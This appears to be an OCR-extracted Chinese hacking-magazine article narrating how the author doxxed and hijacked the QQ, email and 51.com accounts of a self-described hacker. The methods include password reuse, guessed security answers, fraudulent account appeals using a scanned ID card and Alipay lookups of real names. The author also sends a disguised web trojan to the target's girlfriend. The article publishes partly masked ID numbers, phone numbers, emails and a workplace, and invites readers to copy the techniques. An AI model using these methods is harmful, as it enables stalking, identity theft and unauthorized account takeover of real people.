


图4

照片、生日和别的一些信息就这么轻易到手了，也再次确认了这个QQ绝对是他的生日号。因为他所填写的出生年月跟QQ号码的数字是一样的。可能会有一些读者有疑问：只根据QQ和所填写的生日并不能完全肯定他就是这一天出生的人呀？因为他的QQ资料中也提到过自己是“黑客”，也有可能是为了掩饰自己的真实资料而根据他QQ上的资料来填写的。关于这点我也怀疑过，但在后来的取证中我又搞到了他的身份证号，最终证实了这点。

在他详细资料中个人主页填写的是http://b**n.51.com/这个地址，打开后直接使用查到的论坛密码尝试去登录，很多人都有使用同一个密码的习惯，而这个所谓的“重量级黑客”也不例外，登录成功了，如图4。

在对方的相册里又找到了一个非常有价值的信息，是他的计算机等级考试证书，如图5。



图5

计算机四级证书，刚看到的时候我还以为这家伙真的很牛，不过后来也证实他确实啥也不会，真不知道这个四级证书是怎么来的，也许是办的假证，也许是别人替考得来的吧，暂且不管那么多了。从该证书扫描件中得到他的真实姓名为“陈*”，身份证号码为342126198*****0176。这也证明了之前通过密码查询到的“陈明新”跟他很有可能就是父子关系。

在有了一次密码正确的经历之后我尝试着使用553***0这个密码去登录QQ号，很可惜提示密码错误，既然密码不对，那我就来帮他修改密码（我修改的时候QQ密码找回系统还跟现在是不同的），先来找回密码看下他的密码提问是什么。问题：我叫什么？回答……我就试着填写了他的名字“陈*”，提示结果已经发送至安全信箱。但安全信箱是什么呢，我是不知道的，还是继续来搜集资料吧。

根据http://b**n.51.com/这个地址，我又找到http://b**n**2.51.com/和http://b**n***0.51.com/这两个地址。根据这几个网页注册的信息得到他的手机号码为138567****0，小灵通为0558522***5，电子信箱为c***t@ah163.com。抱着试一试的心态使用得到的密码去登录邮箱，可惜的是仍然提示密码错误。

试下来找回密码吧，帐号就是c***t，生日我们已经知道了，顺利通过。当时的提问好象是跟QQ一样的，反正我是修改掉了他的密码（后来对方又重新修改了回去），如图6。我使用新修改的密码成功登录进入信箱后却没有看到QQ发来的确认信。




图6

继续在baidu中搜索c***t@ah163.com这个邮箱，如图7，根据找到的页面，得到他所工作的单位是XX医院，联系电话为0558-51***95，传真为0558-55***70，如图8。而另一个页面上的信息也证实了他确实是在XX医院的管理部工作，如图9。




图7




图 8

现在我手中已经掌握足够多的信息了，于是我打算对他的QQ号码进行申诉，大家都知道申诉QQ是需要知道他的5个之内的好友以及历史密码的，关于历史密码我可以尝试使用553***0，但是他的好友我却还不知道。我继续在他QQ空间和QQ相册里逛了一圈，选择了他留言里的几个好友，证件号码就使用我之前得到的身份证号码，姓名就使用他的真实名字，只是申诉的结果发到我的EMAIL里，到了晚上我登录我的EMAIL查看了一下，结果已经出来了，申诉成功，当时好激动呀，赶紧修改了他的密码，然后登录他的QQ号。





图 9


图 10

在对方的QQ网络硬盘里我又找到一些文件，居然还有对方的一个工作证，如图10。这家伙似乎还是个公安，加上前面查到的又在某医院管理部，真不知道他到底有多少个工作了。

通过翻看他信箱里的一些信件，我又找到了另外一个邮箱地址b**n5*1@126.com，因为是taobao发过来的信件，所以我判断这个EMAIL很有可能是支付宝帐户。那就来看一下关于此EMAIL的一些信息吧，https://www.alipay.com/trade/i_credit.do?email=b**n5*1@126.com，如图11。




图 11

再一次得到了对方的真实姓名"陈宁"，以上这么多的证据也百分百证明了他的真实姓名确实是叫"陈宁"。一般我在得到某人EMAIL的时候总喜欢使用支付宝去查一下，看能否得到其真实姓名，在我跟几个好友聊天时他们都很纳闷的问我是如何得到他们真实姓名和生日的，相信看了本文的你以后也知道怎么去做这些了吧。

到此关于他的调查就告一段落了，QQ也已经到手了，刚好朋友让我帮忙弄的那个5位的QQ号4***3也在线，就跟她聊了起来。我决定使用网页木马这招来欺骗她，于是就赶紧制作了一个网页木马并进行了一下伪装，因为两者是恋人关系，所以我就说是我的爱情表白，是送给她的礼物，可惜的是我有些太心急了，还没有了解她使用的是什么杀毒软件，并且木马也没有做免杀处理，她来了一句有病毒，我只好说不好意思，是我发错了，也许这一鲁莽的举动已经引起了她的怀疑，我就赶紧下线了。

第二天，发现QQ密码已经被找回去了，而且密码保护也被修改成了"我喜欢谁？"因为我前面查到的那三个51.com的主页上有他写的日记，因此很容易的知道了此MM的名字为"王*"。我试着找回QQ的密码，运气真好，提示发送到安全信箱，可是安全信箱是哪个我还是不知道，还是继续申诉吧，到了下午，信箱收到了一封腾讯的确认信，我赶紧修改了密码然后登录上去，发现他的资料已经更改了，还在资料里骂是谁盗他的QQ号呢。我又顺手帮他重新修改了一下"这就是你所谓的重量级黑客？"然后给QQ号为4***3的又重新发了一个页面说这次做好了，绝对没有病毒，然后就下线了。过了一天，我又试图登录QQ的时候发现密码又被改了，我只好再一次把QQ申诉了回来……就这样我来回的申诉，然后他找回，申诉了四五次之后我有点儿纳闷了，究竟他是如何这么快的找回去的呢？

事情进展到这儿，我那朋友与QQ4***6也和好了，也不要求盗她号了，而我也已经玩够了，就在QQ中加了QQ198***2，然后问他怎么那么快就把QQ找回的，这家伙就说他是腾讯的技术主管，无论我怎么盗他的号都是没用的，还说他为腾讯远程打工，一天工资500元。我又问他在公安局是做什么的，他说自己是网警，然后我又问他是怎么做的网警，他就说在2005年他入侵了我们当地的电信局盗了所有的ADSL用户去刷泡泡堂点卷，使电信局损失了几百万，后来的一天他自己喝多了酒就投案自首了。开始我还真信了，然后就和他做了朋友，每天都和他聊些技术上的事，但郁闷的是每当我问他一些技术问题的时候他都避而不答，有时候回答的很慢，答案也不尽人意。

